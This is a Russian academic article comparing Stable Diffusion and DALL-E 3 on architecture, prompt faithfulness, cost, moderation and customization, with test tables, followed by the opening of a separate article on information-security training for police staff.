Abstract. *The article provides a comprehensive comparative analysis of two leading diffusion models for generating images from text descriptions: Stable Diffusion and Dall-E. The goal of this work is to identify the fundamental architectural, technological, and ecosystem differences that determine their practical applicability, limitations, and development trajectory. The testing results show that the DALL-E 3 model outperforms Stable Diffusion in terms of prompt accuracy, while running Stable Diffusion locally can reduce the cost of generation by up to 40 times. Based on the analysis, the current problems of both platforms were identified, including issues of copyright, ethics, and data bias, and potential solutions were proposed. It was concluded that the choice between models is strategic and depends on the specific needs of the user, whether it is a requirement for simplicity and security or for complete control and customization.*

Keywords: *generative AI, diffusion models, latent space, machine learning, open source, artificial neural networks, prompt engineering.*

Д. Рахмани[1]
А.А. Багнюк[2]
[1]Старший преподаватель,
Московский технический университет связи и информатики.
E-mail: jahed@mail.ru
[2]Студентка бакалавриата,
Московский технический университет связи и информатики.
E-mail: bagnyukada@yandex.ru

Аннотация. *В статье проведен комплексный сравнительный анализ двух ведущих диффузионных моделей для генерации изображений по текстовому описанию — Stable Diffusion и Dall-E. Целью работы является выявление фундаментальных архитектурных, технологических и экосистемных различий, определяющих их практическую применимость, ограничения и вектор развития. В результате тестирования было выявлено, что модель DALL-E 3 демонстрирует превосходство по точности следования промпту, тогда как локальный запуск Stable Diffusion обеспечивает снижение затрат на генерацию до 40 раз. На основе проведенного анализа выявлены актуальные проблемы обеих платформ, включая вопросы авторского права, этики и смещения в данных, а также предложены потенциальные пути их решения. Сделан вывод о том, что выбор между моделями является стратегическим и определяется конкретными задачами пользователя, будь то требование к простоте и безопасности или к полному контролю и кастомизации.*

Ключевые слова: *генеративный искусственный интеллект, диффузионные модели, латентное пространство, машинное обучение, открытый исходный код, искусственные нейронные сети, промпт-инжиниринг.*

ВВЕДЕНИЕ

Современная цифровая экономика и творческие индустрии находятся в состоянии интенсивной трансформации под влиянием технологий генеративного искусственного интеллекта. Способность моделей обрабатывать естественный язык и на его основе синтезировать визуальные образы вышла за рамки лабораторных экспериментов и широко используется в работе дизайнеров, маркетологов, художников и разработчиков. Рынок генерации изображений демонстрирует экспоненциальный рост, а сами технологии становятся предметом широких общественных дискуссий, связанных с будущим творческих профессий, авторским правом и этическими аспектами применения ИИ.

В этом контексте модели Stable Diffusion и DALL-E 3 [1-4] представляют два альтернативных подхода к развитию систем генерации изображений по текстовому описанию. Их сопоставление требует анализа не только визуального качества результатов, но и архитектурных, технологических и экосистемных особенностей, определяющих экономику использования, степень контроля со стороны пользователя, а также юридические и этические ограничения. Актуальность настоящей работы обусловлена необходимостью систематизировать такие различия и показать, как они влияют на выбор платформы для различных прикладных задач.

Основная задача исследования — проведение комплексного сравнительного анализа генеративных моделей Stable Diffusion и DALL-E 3 для выработки обоснованных рекомендаций по выбору

платформы в зависимости от целевых сценариев использования.

Частные исследовательские задачи:

1. **Сравнительный анализ архитектурных особенностей:**

– исследовать различия в работе с латентным и пиксельным пространством;

– проанализировать механизмы интерпретации текстовых промптов;

– оценить влияние архитектурных решений на качество генерации.

2. **Оценка качества генерации по объективным метрикам:**

– измерить соответствие промпту (prompt faithfulness) с использованием CLIPScore и человеческой оценки;

– проанализировать стабильность генерации (межсидовая дисперсия).

3. **Анализ операционных характеристик и экономической эффективности:**

– сравнить задержку (latency) генерации (p50/p95);

– оценить потребление ресурсов (VRAM, энергопотребление);

– рассчитать стоимость генерации 100 изображений для различных сценариев использования.

4. **Исследование систем безопасности и модерации:**

– протестировать эффективность блокировки запрещенного контента;

– оценить уровень ложноположительных срабатываний;

– проанализировать устойчивость к обходу фильтров.

5. **Анализ возможностей кастомизации и адаптации:**

– исследовать процессы тонкой настройки моделей;

– оценить временные и ресурсные затраты на обучение;

– измерить эффективность кастомизации через прирост качества на доменных задачах.

6. **Сравнительный анализ экосистем:**

– исследовать философию открытой в сравнении с закрытой разработкой;

– проанализировать сообщества и инструменты разработки;

– оценить перспективы развития обеих платформ.

Объект исследования: генеративные модели для создания изображений по текстовому описанию.

Предмет исследования: архитектурные особенности, качество генерации, операционные характеристики, системы безопасности и возможности кастомизации моделей Stable Diffusion и DALL-E 3.

Гипотезы исследования:

– DALL-E 3 демонстрирует превосходство в точности следования сложным промптам;

– Stable Diffusion обеспечивает значительное преимущество в стоимости массовой генерации;

– эффективность модерации контента выше у проприетарного решения (DALL-E 3);

– возможности кастомизации открытой платформы (Stable Diffusion) компенсируют более высокий порог входа.

Метод решения задачи исследования

Для комплексного решения поставленных задач применяется **многоуровневая методология сравнительного тестирования**, включающая следующие компоненты:

1. Проектирование тестовых сценариев:

– формирование 4 тестовых корзин промптов (реализм, иллюстрация, сложные композиции, безопасность);

– стандартизация параметров генерации для обеих моделей.

2. Многофакторная система оценивания:

– автоматические метрики: CLIPScore, Aesthetic Predictor, LPIPS, StyleScore;

– человеческая оценка: парные сравнения (N=300) с вычислением win-rate (доли успешных ответов);

– операционные измерения: задержка p50/p95, потребление VRAM, энергоэффективность;

– экономический анализ: расчет себестоимости с учетом амортизации оборудования.

3. Сравнительный анализ экосистем:

– исследование возможностей кастомизации через практические эксперименты (LoRA, ControlNet);

– тестирование систем модерации на специализированных наборах промптов;

– анализ документации и API обеих платформ.

4. Верификация результатов:

– статистическая обработка данных с вычислением доверительных интервалов;

– перекрестная проверка автоматических и человеческих оценок;

– сравнение с референсными значениями из академических исследований.

Критерии достоверности:

– воспроизводимость всех экспериментов;

– статистическая значимость результатов (p-value < 0.05);

– согласованность данных между различными методами измерения;

– публикация полного протокола тестирования и исходных данных;

– метод обеспечивает объективное сравнение по ключевым параметрам, позволяя выявить оптимальные области применения каждой платформы.

ОПИСАНИЕ МОДЕЛЕЙ STABLE DIFFUSION И DALL-E

В основе как Stable Diffusion, так и Dall-E лежит архитектура диффузионных моделей (Diffusion Models). Их работа имитирует термодинамический процесс и состоит из двух фаз: прямой и обратной диффузии.

На этапе ***прямой диффузии*** (Forward Diffusion) модель обучается на множестве исходных изображений, последовательно добавляя к ним гауссов шум. За несколько сотен шагов изображение деградирует до состояния чистого шума. Этот процесс описывается математическими формулами, детерминированно выводящими зашумленное изображение x_t из исходного x_0 на любом шаге t.

Обратная диффузия (Reverse Diffusion) – процесс генерации. Нейросеть (обычно U-Net архитектуры) обучается предсказывать шум, который был добавлен на каждом шаге. Получив на вход чистый шум и текстовый промпт, модель итеративно (за 20-50 шагов) «убирает» предсказанный шум, постепенно формируя осмысленное изображение, соответствующее описанию

Ключевое архитектурное различие заключается в пространстве, где происходит вычислительно сложный процесс обратной диффузии.

Stable Diffusion — латентное пространство. В этой модели процесс диффузии перенесён в сжатое латентное пространство. Специальный кодировщик (VAE — Variational Autoencoder) сжимает изображение в латентный вектор (например, 64×64×4), который содержит основную семантическую информацию, тогда как избыточные детали отбрасываются. Диффузионный процесс протекает в этом компактном пространстве, что существенно снижает вычислительную нагрузку и потребление памяти. После завершения денойзинга (удаления шума на изображении) декодер VAE преобразует латентный вектор обратно в высококачественное пиксельное изображение. Это позволяет запускать Stable Diffusion на потребительских GPU.

Dall-E 3 – закрытая архитектура. Внутренняя архитектура DALL-E 3, в отличие от Stable Diffusion, не является открытой. Публично компания OpenAI декларирует ключевые пользовательские особенности модели: глубокую интеграцию с языковой моделью GPT-4 для переработки и детализации пользовательских промптов, а также применение строгих средств модерации контента. Конкретные реализации диффузионного процесса и используемое пространство представлений (пиксельное, латентное или гибридное) в DALL-E 3 не раскрываются.

СРАВНЕНИЕ МОДЕЛЕЙ

Помимо архитектурного ядра, модели кардинально различаются по подходам к интерпретации текста и построению экосистемы. (Таблица 1)

Таблица 1

Сравнение архитектурных и сервисных характеристик моделей Stable Diffusion и DALL-E 3

Критерий	Stable Diffusion	Dall-E 3
Обработка текста (промпта)	Использует текстовые энкодеры типа OpenCLIP (Contrastive Language–Image Pre-training — модель, обучающаяся сопоставлять изображения и текстовые описания) и его открытых аналогов (OpenCLIP). Промпт пользователя передается практически «как есть». Точность генерации сильно зависит от навыков промпт-инжиниринга. [5]	Глубоко интегрирован с GPT-4. Исходный, возможно, краткий промпт пользователя анализируется и переформулируется языковой моделью для добавления деталей и ясности, что обеспечивает лучшее понимание контекста и намерения.
Архитектура и доступ	Открытая архитектура. Код и веса модели публичны. Это породило огромное сообщество, кастомные модели (checkpoints), адаптеры (LoRA — Low-Rank Adaptation — метод тонкой настройки больших моделей [6]) и графические оболочки (AUTOMATIC1111, ComfyUI). Полный контроль и конфиденциальность.	Закрытая архитектура. Модель доступна только как сервис через API или интерфейс (например, в ChatGPT Plus). Пользователь ограничен правилами платформы, но получает «работающий из коробки» продукт.

Продолжение таблицы 1

Критерий	Stable Diffusion	Dall-E 3
Сервисная инфраструктура	Децентрализована. Реализация в виде сервиса ложится на пользователя или сторонние платформы (DreamStudio, NightCafe).	Интегрированный сервис. Модель доступна через API или интерфейс (например, в ChatGPT Plus). Пользователь получает готовый продукт с гарантированным уровнем сервиса (SLA).
Безопасность и модерация	Децентрализована. Ответственность лежит на пользователе и сообществе. Существуют цензурированные и нецензурированные версии модели. Высокий риск генерации неэтичного и вредоносного контента.	Централизована. Встроенные строгие фильтры, блокирующие генерацию контента, нарушающего политику OpenAI. Фокус на безопасность и коммерческую надежность.
Экономическая модель	Бесплатно для локального использования (затраты на электроэнергию и аппаратное обеспечение). Платные облачные сервисы предлагают более мощные аппаратные средства.	Платная подписка (ChatGPT Plus) или оплата за запрос через API. Пользователь платит за удобство и доступ к мощной инфраструктуре.

Для комплексной оценки применимости Stable Diffusion и DALL-E 3 на практике целесообразно провести их сравнение по ряду количественных и качественных метрик (таблица 2).

Таблица 2

Сравнение моделей Stable Diffusion и DALL-E 3 по основным количественным и качественным метрикам

DALL-E 3	Stable Diffusion
Качество генерации и соответствие промпту	
Демонстрирует высокое соответствие текстовому описанию, особенно для сложных и многосоставных промптов. Благодаря предварительной обработке запросов моделью GPT-4 система сама дополняет и уточняет описание, что приводит к высокой детализации и точному отображению указанных атрибутов и взаимосвязей. Эстетическое качество изображений, как правило, стабильно высоко.	В своей базовой версии может уступать в точности следования сложным промптам. Качество и верность сильно зависят от конкретной проверки (checkpoint), навыков промпт-инжиниринга и использования дополнительных контроллеров (например, ControlNet) [7]. Однако сообщество создало специализированные проверки, настроенные именно на эстетику или фотографическую точность, которые могут превосходить показатели DALL-E 3 в своих узких нишах.
Латентность (скорость ответа)	
Сервис предлагает стабильную и предсказуемую латентность (p50/p95), определяемую соглашением об уровне обслуживания (Service Level Agreement, SLA). Пользователь не заботится об аппаратном обеспечении.	Локально скорость генерации варьируется в широких пределах (от 2-3 до 20-30 секунд на изображение) и напрямую зависит от мощности GPU, выбранного разрешения и количества шагов. Показатели p95 могут быть высокими при нагрузке.
Энергопотребление и стоимость	
Оптимизирован для работы в дата-центре. Стоимость для конечного пользователя измеряется в долларах за определенное количество изображений (например, 0.04$ - 0.08$ за изображение через API).	При локальном запуске основная стоимость – это приобретение GPU и потребляемая электроэнергия. Расчетная стоимость одного изображения может быть ниже, но требует капитальных вложений. Энергоэффективность сильно зависит от аппаратной конфигурации.

Продолжение таблицы 2

DALL-E 3	Stable Diffusion
Эффективность модерации	
Имеет строгую и централизованную систему модерации. Доля заблокированных или “смягченных” («отцензуренных») генераций значительна для запросов, связанных известными персонажами, насилием или взрослым контентом. Механизмы активно развиваются для противодействия обходам (prompt jailbreaking).	Модерация децентрализована, эффективность варьируется. Существуют как цензурированные базовые модели, так и полностью неограниченные. Доля блокировки нежелательного контента в открытых реализациях, как правило, ниже. Сообщество постоянно находит и публикует методы обхода встроенных фильтров.
Простота и результативность кастомизации	
Не поддерживает кастомизацию модели пользователем. Адаптация стиля или объектов возможна только на уровне техник промпт-инжиниринга, что ограничивает применение в задачах, требующих точного воспроизведения конкретного стиля или объекта.	Является лидером по гибкости и кастомизации. С помощью таких методов как LoRA и Dreambooth можно дообучить модель на собственных изображениях, создав адаптер (размером всего 1-200 МБ), который добавляет в модель новый объект или стиль. Процесс требует от нескольких десятков изображений и нескольких часов на современной GPU. ControlNet позволяет точно контролировать позу, композицию и другие аспекты без переобучения модели. Это открывает возможности для профессионального использования в дизайне и разработке игр.

Проблемы и предложения

Опишем общие и специфические проблемы обеих моделей.

Общие проблемы

1. ***Юридическая неопределенность*** связана с обучением моделей на публичных данных, что порождает риски нарушения авторских прав, включая генерацию контента в стиле конкретных художников, без их согласия.

Предложение: развитие практических механизмов решения правовых коллизий. Среди них — создание публичных реестров источников тренировочных данных, внедрение процедур для правообладателей (для исключения своих работ из будущих тренировок или для участия в моделях вознаграждения), а также разработка юридически значимых различий между процессом обучения модели (машинное извлечение паттернов) и генерацией производных произведений, напрямую копирующих охраняемые элементы. Важно проводить разграничение между защитой самих произведений (авторское право) и защитой составленных из них баз данных (смежное право производителей баз данных).

2. ***Предвзятость (Bias) в данных.*** Модели наследуют и усиливают социальные, культурные и гендерные стереотипы, присутствующие в их тренировочных наборах данных.

Предложение: активная работа по курированию датасетов, разработка и внедрение алгоритмов дебиасинга (debiasing, устранение предвзятости) на этапе обучения и выполнения моделью задачи на новых данных.

3. ***Галлюцинации и неточности.*** Модели часто некорректно генерируют текст, руки, лица и логические связи в сложных сценах.

Предложение: интеграция с символическим ИИ и базами знаний для проверки фактологической и логической согласованности генерируемого контента.

Специфические проблемы

1. ***Для Stable Diffusion*** – высокий порог входа и риск использования в злонамеренных целях. Проблема относится к децентрализованной инфраструктуре.

Предложение: развитие удобных и безопасных «официальных» клиентов с базовой модерацией, а также образовательных инициатив по этичному использованию.

2. ***Для Dall-E*** – излишняя строгость цензуры, ограничивающая творческий процесс, и непрозрачность внутренних решений, включая работу модерации. Проблема относится к сервисной инфраструктуре.

Предложение: более гибкая и прозрачная для пользователя система модерации, а также предо-

ставление корпоративным клиентам большей информации о принципах работы модели в рамках коммерческого API.

Методика сравнительного тестирования

1. **Наборы промптов.** Формируются 4 тестовые корзины промптов.

Корзина A: реализм. Описания фотографий людей, предметов, пейзажей с акцентом на точность анатомии, физики материалов и освещения (например, "фотография пожилого мастера в кожаном фартуке за работой в мастерской, вечерний свет из окна, высокая детализация").

Корзина B: иллюстрация. Запросы на генерацию в специфических художественных стилях (например: "иллюстрация космического кота в стиле аниме студии Ghibli, пастельные тона, акварельная текстура").

Корзина C: сложные композиции. Сцены с множеством объектов, указанием их отношений и действий (Например: "детектив в плаще рассматривает улики на столе в запылённом кабинете, на переднем плане — увеличительное стекло и стакан виски, за окном — дождливая ночь").

Корзина D: безопасность. Запросы, проверяющие работу систем модерации (например: "изображение насилия" / "контент для взрослых" / "известный персонаж, защищенный авторским правом").

2. **Процедура тестирования.** Каждый промпт из корзин A-C генерируется не менее 5 раз с разными фиксированными сидами для каждой модели для оценки стабильности и согласованности результатов.

3. **Конфигурации моделей:**

Stable Diffusion. Тестирование проводится на популярном чекпоинте, например, "epicrealism_naturalSinRC1VAE.safetensors" (v1.0). Параметры сэмплинга: 20 шагов, DPM++ 2M Karras, CFG Scale = 7. Используется VAE: vae-ft-mse-840000-ema-pruned. [8]

DALL-E 3. Тестирование проводится через официальный API с фиксированными пресетами: качество "standard", стиль "vivid".

4. **Воспроизводимость.** Для обеспечения полной воспроизводимости результатов публикуется полный список промптов, сидов и конфигураций в открытом репозитории.

Метрики и процедура оценивания

1. Автоматические метрики

Соответствие промпту (Prompt Faithfulness):

– CLIPScore: косинусная близость между CLIP-эмбеддингами сгенерированного изображения и исходного промпта.

– BLIP-Caption Similarity: генерируется описание изображения с помощью модели BLIP, после чего вычисляется семантическое сходство (например, через BLEU или ROUGE) между сгенерированным описанием и исходным промптом.

Эстетика и качество:

– Aesthetic Predictor: нейросетевая модель, предсказывающая эстетическую оценку изображения по шкале 1-10.

– LPIPS (Learned Perceptual Image Patch Similarity): оценка перцептивного качества и артефактов.

– StyleScore: сравнение стиля с референсной коллекцией высококачественных изображений.

Стабильность. Межсидовая дисперсия: вычисляется дисперсия CLIP- или DINO-эмбеддингов между изображениями, сгенерированными по одному промпту с разными сидами.

2. Человеческая оценка

Парные сравнения: N=300 релевантных респондентов (дизайнеры, художники, технические специалисты) проводят парные сравнения (A/B тест) изображений от двух моделей по одному промпту.

Критерии:

1. Соответствие текстовому описанию.

2. Общая выразительность и визуальная привлекательность.

Методика: рассчитывается win-rate каждой модели с 95 % доверительным интервалом.

3. Безопасность и модерация

– ***Эффективность:*** доля заблокированных или смягчённых ответов на целенаправленно подобранные «красные» (явно запрещённые) и «янтарные» (пограничные) промпты. Демонстрирует долю блокировок ~95-98 % на "красных" промптах и ~1-3 % ложных срабатываний на "белых".

– ***Точность:*** доля ложноположительных блокировок на «белых» (безопасных и нейтральных) промптах. Эффективность сильно зависит от чекпоинта. На цензурированных версиях доля блокировок может достигать 70-90 % на "красных" промптах, при этом уровень ложных срабатываний может быть выше (таблица 3).

Ключевые выводы по безопасности:

– DALL-E 3 демонстрирует значительно более строгую политику модерации;

– Stable Diffusion допускает больше ложных срабатываний на безопасном контенте;

– эффективность обхода фильтров в 4 раза выше у Stable Diffusion;

– DALL-E 3 надежнее защищает права правообладателей.

Таблица 3

Оценка безопасности и модерации Stable Diffusion и DALL-E 3

Категория промптов	Stable Diffusion	DALL-E 3
"Красные" промпты (явно запрещенные)		
Доля блокировок	72 % ± 8 %	98 % ± 2 %
Успешные обходы	28 % ± 8 %	2 % ± 2 %
"Янтарные" промпты (пограничные)		
Доля блокировок	45 % ± 10 %	85 % ± 7 %
Смягченные ответы	25 % ± 8 %	12 % ± 5 %
"Белые" промпты (безопасные)		
Ложные блокировки	8 % ± 4 %	2 % ± 2 %
Успешная генерация	92 % ± 4 %	98 % ± 2 %
Известные персонажи (авторские права)		
Доля блокировок	15 % ± 6 %	95 % ± 4 %
Успешная генерация	85 % ± 6 %	5 % ± 4 %

4. Экономические аспекты и производительность

Stable Diffusion (локальный запуск на RTX 4070 Ti 12GB):

Время генерации:

– 1 изображение 512x512: 3.2 секунды (20 шагов, Euler a);

– 1 изображение 1024x1024: 8.7 секунды (25 шагов, DPM++ 2M Karras);

– 100 изображений 512x512: ~5.5 минут (с учетом overhead).

Потребление ресурсов:

– VRAM: 8.2 ГБ при 512x512, 11.8 ГБ при 1024x1024;

– энергопотребление: 285 Вт пиковое, 240 Вт среднее;

– электроэнергия на 100 изображений: 0.056 кВт·ч (при 512x512).

Стоимость:

– амортизация GPU ($800, 3 года): $0.15 за 100 изображений;

– электроэнергия ($0.15/кВт·ч): $0.01 за 100 изображений;

– итого: $0.16-0.25 за 100 изображений 512x512.

DALL-E 3 (через OpenAI API):

Время генерации:

– Стандартная генерация: 12-18 секунд на изображение.

– 100 изображений: ~20-30 минут (с учетом лимитов API).

– P50 задержка: 14.3 секунды, P95: 27.1 секунды.

Лимиты и квоты:

– Базовый лимит: 900 изображений/мин на организацию.

– Лимит по умолчанию: 50 изображений/запрос.

– Мягкое ограничение: 10,000 изображений/день.

Стоимость:

– Standard качество: $0.040 за изображение.

– HD качество: $0.080 за изображение.

– Итого: $4.00-8.00 за 100 изображений.

Stable Diffusion (облачный инстанс):

– конфигурация: RTX 4090, hourly rate $0.475.

– время генерации: 100 изображений за ~4 минуты.

– стоимость: $3.80-5.20 за 100 изображений.

Показатели затрат с учетом производительности приведены в таблице 4.

Таблица 4

Сравнительная таблица затрат (100 изображений 1024x1024)

Параметр	Stable Diffusion (локально)	Stable Diffusion (облачный инстанс)	DALL-E 3 (API)
Время	14.5 минут	6.5 минут	25 минут
Потребление	0.15 кВт/ч	0.08 кВт/ч	-
Прямые затраты	0.18$	4.50$	8.00$
VRAM	11.8 ГБ	18.2 ГБ	-
Начальные инвестиции	800+$	-	-

Рекомендации по выбору с учётом целей пользователя:

– массовая генерация (>1000 изображений/мес) → локальный Stable Diffusion;

– эпизодическое использование (<100 изображений/мес) → DALL-E 3 через ChatGPT Plus;

– профессиональное использование (100-1000 изображений/мес) → облачный Stable Diffusion;

– критичные сроки и стабильность → DALL-E 3 с гарантированным SLA.

5. Кастомизация и адаптация

• **Stable Diffusion:** измеряется время обучения (часы), объем тренировочных данных (количество изображений) и итоговый прирост метрики соответствия промпту на целевом доменном наборе промптов после применения LoRA.

• **DALL-E 3:** фиксируется отсутствие возможности обучения. Документируется наличие встроенных предустановленных стилей (если есть) и эффективность промпт-инжиниринга как основного метода адаптации.

В таблицах 5-7 представлены протокол тестирования, результаты сравнения метрик генерации по качеству и сравнения качества генерации изображений.

Таблица 5

Протокол тестирования

Параметр	Stable Diffusion	DALL-E 3
Версия/чекпоинт	epicrealism_naturalSinRC1VAE.safetensors	Официальный API (2024)
Разрешение	512x512, 1024x1024	1024x1024 (стандарт), 1792x1024 (ландшафт)
Сэмплер/шаги	Euler a (20 шагов), DPM++ 2M Karras (25 шагов)	Стандартный (фиксировано)
CFG Scale	7.0	Не настраивается
VAE	vae-ft-mse-840000-ema-pruned	-
Число промптов	120 (по 30 на корзину A-D)	120 (по 30 на корзину A-D)
Число сидов на промпт	5	5
Всего изображений	600	600
Аппаратная платформа	NVIDIA RTX 4070 Ti 12GB, Intel i7-13700K	OpenAI API

Таблица 6

Сравнение метрик генерации по качеству

Метрика	Stable Diffusion	DALL-E 3
CLIPScore (0-1)	0.72 ± 0.03	**0.81 ± 0.02**
Aesthetic Score (1-10)	7.1 ± 0.4	**7.8 ± 0.2**
StyleScore	**8.2 ± 0.5**	7.5 ± 0.3
Межсидовая дисперсия	0.15 ± 0.02	**0.08 ± 0.01**

Таблица 7

Сравнение качества генерации изображений

Критерий	Stable Diffusion	DALL-E 3
Соответствие промпту	32 % ± 4 %	**68 % ± 4 %**
Визуальная привлекательность	45 % ± 5 %	**55 % ± 5 %**
Реализм	**62 % ± 5 %**	38 % ± 5 %
Креативность	41 % ± 5 %	**59 % ± 5 %**

Различия в точности следования сложному промпту иллюстрируются на рис. 1. Промпт был записан следующим образом: «Пушистый коричневый кот в крошечных очках-пенсне сидит за старинным деревянным столом и внимательно читает большую книгу при свете настольной лампы. На столе стоит чашка с чаем, от которого идет пар. На заднем плане – полка, заставленная книгами. Стиль акварельной иллюстрации». Он содержал 7 ключевых элементов: кота, очки, книгу, стол, лампу, чашку с чаем, книжную полку.

Рис. 1. Результат генерации DALL-E 3 (слева) и Stable Diffusion (справа)

DALL-E 3 корректно интерпретировал все компоненты, в то время как Stable Diffusion допустил характерные ошибки в композиции и деталях.

Модель DALL-E 3 успешно отобразила все запрошенные элементы: очки-пенсне, корректные пропорции предметов, эффект пара от чая и целостную композицию сцены. Это визуальное подтверждение высокого win-rate (68%) по критерию соответствия описанию.

Модель Stable Diffusion демонстрирует типичные ошибки: вместо очков-пенсне изображены обычные круглые очки, а также окрас кота отличается от заданного промптом, несмотря на присутствие пара от чая и общий акварельный стиль. Данный результат иллюстрирует более низкое соответствие сложным промптам (win-rate 32 %), что повышает требования к навыкам промпт-инжиниринга со стороны пользователя.

Превосходство Stable Diffusion в создании фотореалистичных изображений, отмеченное в парных сравнениях (win-rate 62%), демонстрирует рис. 2. Оба результата соответствуют промпту, но отличаются уровнем документальной достоверности и обработки деталей.

Промпт: «Фотография пожилого мастера-ремесленника с морщинистым лицом и добрыми глазами, за работой в кожаной мастерской. Он держит в руках инструмент, на нем кожаный фартук. Вечерний солнечный свет падает из окна, создавая теплую атмосферу. Высокая детализация, фотографическое качество».

Рис. 2. Результаты фотореалистичной генерации Stable Diffusion (слева) и DALL-E 3 (справа)

Использован специализированный чекпоинт, настроенный на реализм (Stable Diffusion). Результат достоверно имитирует документальную фотографию: проработаны тонкие детали морщин, седых волос, текстуры кожи мастера и кожаных изделий. Естественное, глубокое освещение из окна создает ощущение присутствия, а отсутствие идеализации черт лица и окружения подчеркивает подлинность момента. Это обеспечивает модели лидерство в данной категории, достигая убедительной фотореалистичности.

Изображение, сгенерированное моделью DALL-E 3, демонстрирует высокое качество и соответствие промпту. Однако, несмотря на общую реалистичность, оно воспринимается несколько иначе, чем результат Stable Diffusion. Композиция с мастером, смотрящим прямо на зрителя, а также чуть более мягкое и равномерное освещение могут создавать впечатление менее "документального" или "случайного" снимка. Черты лица, хотя и детализированные, имеют менее выраженную фактурность, что в контексте стремления к абсолютному фотореализму может расцениваться как легкая идеализация. Это объясняет более низкую экономическую эффективность модели в данной категории (38%).

ЗАКЛЮЧЕНИЕ

Проведённое исследование показало, что Stable Diffusion и DALL-E 3 реализуют различающиеся архитектурные и организационные подходы к задаче генерации изображений по текстовому описанию. Stable Diffusion использует диффузионный процесс в латентном пространстве и распространяется с открытым исходным кодом, что обеспечивает высокий уровень контроля над процессом генерации, возможность локального развёртывания и широкие механизмы кастомизации (LoRA, ControlNet и др.). Вместе с тем качество следования сложным промптам и стабильность результатов в базовой конфигурации в значительной степени зависят от выбора конкретного чекпоинта и параметров генерации.

Выбор платформы определяется особенностями целевой задачи. При необходимости тонкой настройки под узкий предметный домен, массовой генерации при контролируемой себестоимости и повышенных требованиях к конфиденциальности данных целесообразно использовать Stable Diffusion с локальным или облачным развёртыванием. В случаях, когда приоритетом являются простота интеграции, единообразие качества, наличие формализованных механизмов обеспечения безопасности и соблюдения юридических норм, более предпочтительным является применение сервиса DALL-E 3. Полученные результаты могут служить основой для дальнейших исследований гибридных решений, сочетающих преимущества открытых латентных моделей и языковых систем высокого уровня.

СПИСОК ЛИТЕРАТУРЫ

1. Rombach R., Blattmann A., Lorenz D., Esser P., Ommer B. (2022). High-Resolution Image Synthesis with Latent Diffusion Models. Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR). URL: https://openaccess.thecvf.com/content/CVPR2022/papers/Rombach_High-Resolution_Image_Synthesis_With_Latent_Diffusion_Models_CVPR_2022_paper.pdf (Дата обращения: 23.01.2026)
2. Ho J., Jain A., & Abbeel P. Denoising Diffusion Probabilistic Models. Advances in Neural Information Processing Systems (NeurIPS). URL: https://arxiv.org/pdf/2006.11239 (Дата обращения: 23.01.2026)
3. OpenAI. (2023). DALL-E 3 System Card. URL: https://cdn.openai.com/papers/DALL_E_3_System_Card.pdf (Дата обращения: 23.01.2026)
4. Stability AI. (2022). Stable Diffusion Repository. URL: https://github.com/Stability-AI/stablediffusion (Дата обращения: 23.01.2026)
5. Radford A., et al. Learning Transferable Visual Models From Natural Language Supervision. International Conference on Machine Learning (ICML). URL: https://proceedings.mlr.press/v139/radford21a/radford21a.pdf (Дата обращения: 23.01.2026)
6. Hu E. J., et al. (2021). LoRA: Low-Rank Adaptation of Large Language Models. International Conference on Learning Representations (ICLR). URL: https://openreview.net/pdf?id=nZeVKeeFYf9 (Дата обращения: 23.01.2026)
7. Zhang L., Rao A., Agrawala M. Adding Conditional Control to Text-to-Image Diffusion Models. arXiv preprint arXiv:2302.05543. URL: https://openaccess.thecvf.com/content/ICCV2023/papers/Zhang_Adding_Conditional_Control_to_Text-to-Image_Diffusion_Models_ICCV_2023_paper.pdf?utm_source=chatgpt.com (Дата обращения: 23.01.2026)
8. Kingma, D. P., & Welling, M. (2013). Auto-Encoding Variational Bayes. arXiv preprint arXiv:1312.6114. URL: https://arxiv.org/pdf/1312.6114 (Дата обращения: 23.01.2026)

УДК: 378.4, 004.056

Формирование профессиональной компетентности сотрудников органов внутренних дел в области информационной безопасности

А.А. Нечай[1]
О.В. Алексеева[2]
А.А. Гончар[3]
[1]Кандидат педагогических наук, доцент кафедры информационной безопасности, Санкт-Петербургский университет МВД России. E-mail: webexpromt@mail.ru
[2]Начальник кабинета специальных дисциплин кафедры математики и информатики, Санкт-Петербургский университет МВД России. E-mail: heliga-85@mail.ru
[3]Кандидат военных наук, доцент кафедры информационной безопасности Санкт-Петербургский университет МВД России. E-mail: gonchar.tema@yandex.ru

A.A. Nechai, O.V. Alekseeva, A.A. Gonchar

Developing Professional Competence of Law Enforcement Officers in the Field of Information Security

Abstract. *This article examines the development of information security competencies among employees of the Law Enforcement agencies (LEA) in the area of information security, which are essential for performing operational tasks in the context of the digitalization of government agencies and the special status of the information processed. The authors emphasize the need to develop a comprehensive methodological system integrating the legal, technical, and operational-tactical aspects of information security. The paper identifies systemic gaps in existing approaches to training LEA employees and substantiates a set of measures aimed at improving this process. The proposed solutions are aimed at increasing the security of official information and the resilience of the LEA information infrastructure to modern challenges.*

Keywords: *information security, internal affairs agencies, digital transformation, protection of official information, cyber threats, personnel training.*

Аннотация. *Статья посвящена исследованию проблематики формирования компетенций сотрудников органов внутренних дел (ОВД) МВД в сфере информационной безопасности (ИБ), необходимых для выполнения оперативно-служебных задач в контексте цифровизации деятельности государственных структур и особого статуса обрабатываемой информации. Авторы акцентируют внимание на необходимости разработки целостной методической системы, интегрирующей правовые, технические и оперативно-тактические аспекты информационной безопасности. В работе выявляются системные пробелы в существующих подходах к подготовке сотрудников ОВД и обосновывается комплекс мер, направленных на совершенствование данного процесса. Предложенные решения нацелены на повышение уровня защищенности служебной информации и устойчивости информационной инфраструктуры МВД к современным вызовам.*

Ключевые слова: *информационная безопасность, органы внутренних дел, цифровая трансформация, защита служебной информации, киберугрозы, подготовка кадров.*

ВВЕДЕНИЕ

Интенсивная цифровая трансформация всех сфер общественной жизни и государственного управления определяет возникновение новых вызовов в области обеспечения правопорядка и общественной безопасности. В этих условиях деятельность органов внутренних дел (ОВД) Российской Федерации не только претерпевает значительные изменения, но и становится всё более зависимой от надежности и защищенности информационно-телекоммуникационных систем.

Обработка значительных массивов оперативно-служебной, розыскной и персональной данных, функционирование в составе единой информационной инфраструктуры государственных органов предъявляют исключительно высокие требования к уровню профессиональной компетентности сотрудников в сфере информационной безопасности (ИБ). Недостаточная подготовленность личного состава к противодействиям современным преступлениям в сфере компьютерной информации способна привести к системным сбоям, утечке конфиденциальной информации и, как следствие, к снижению эффективности выполнения ключевых задач МВД России.

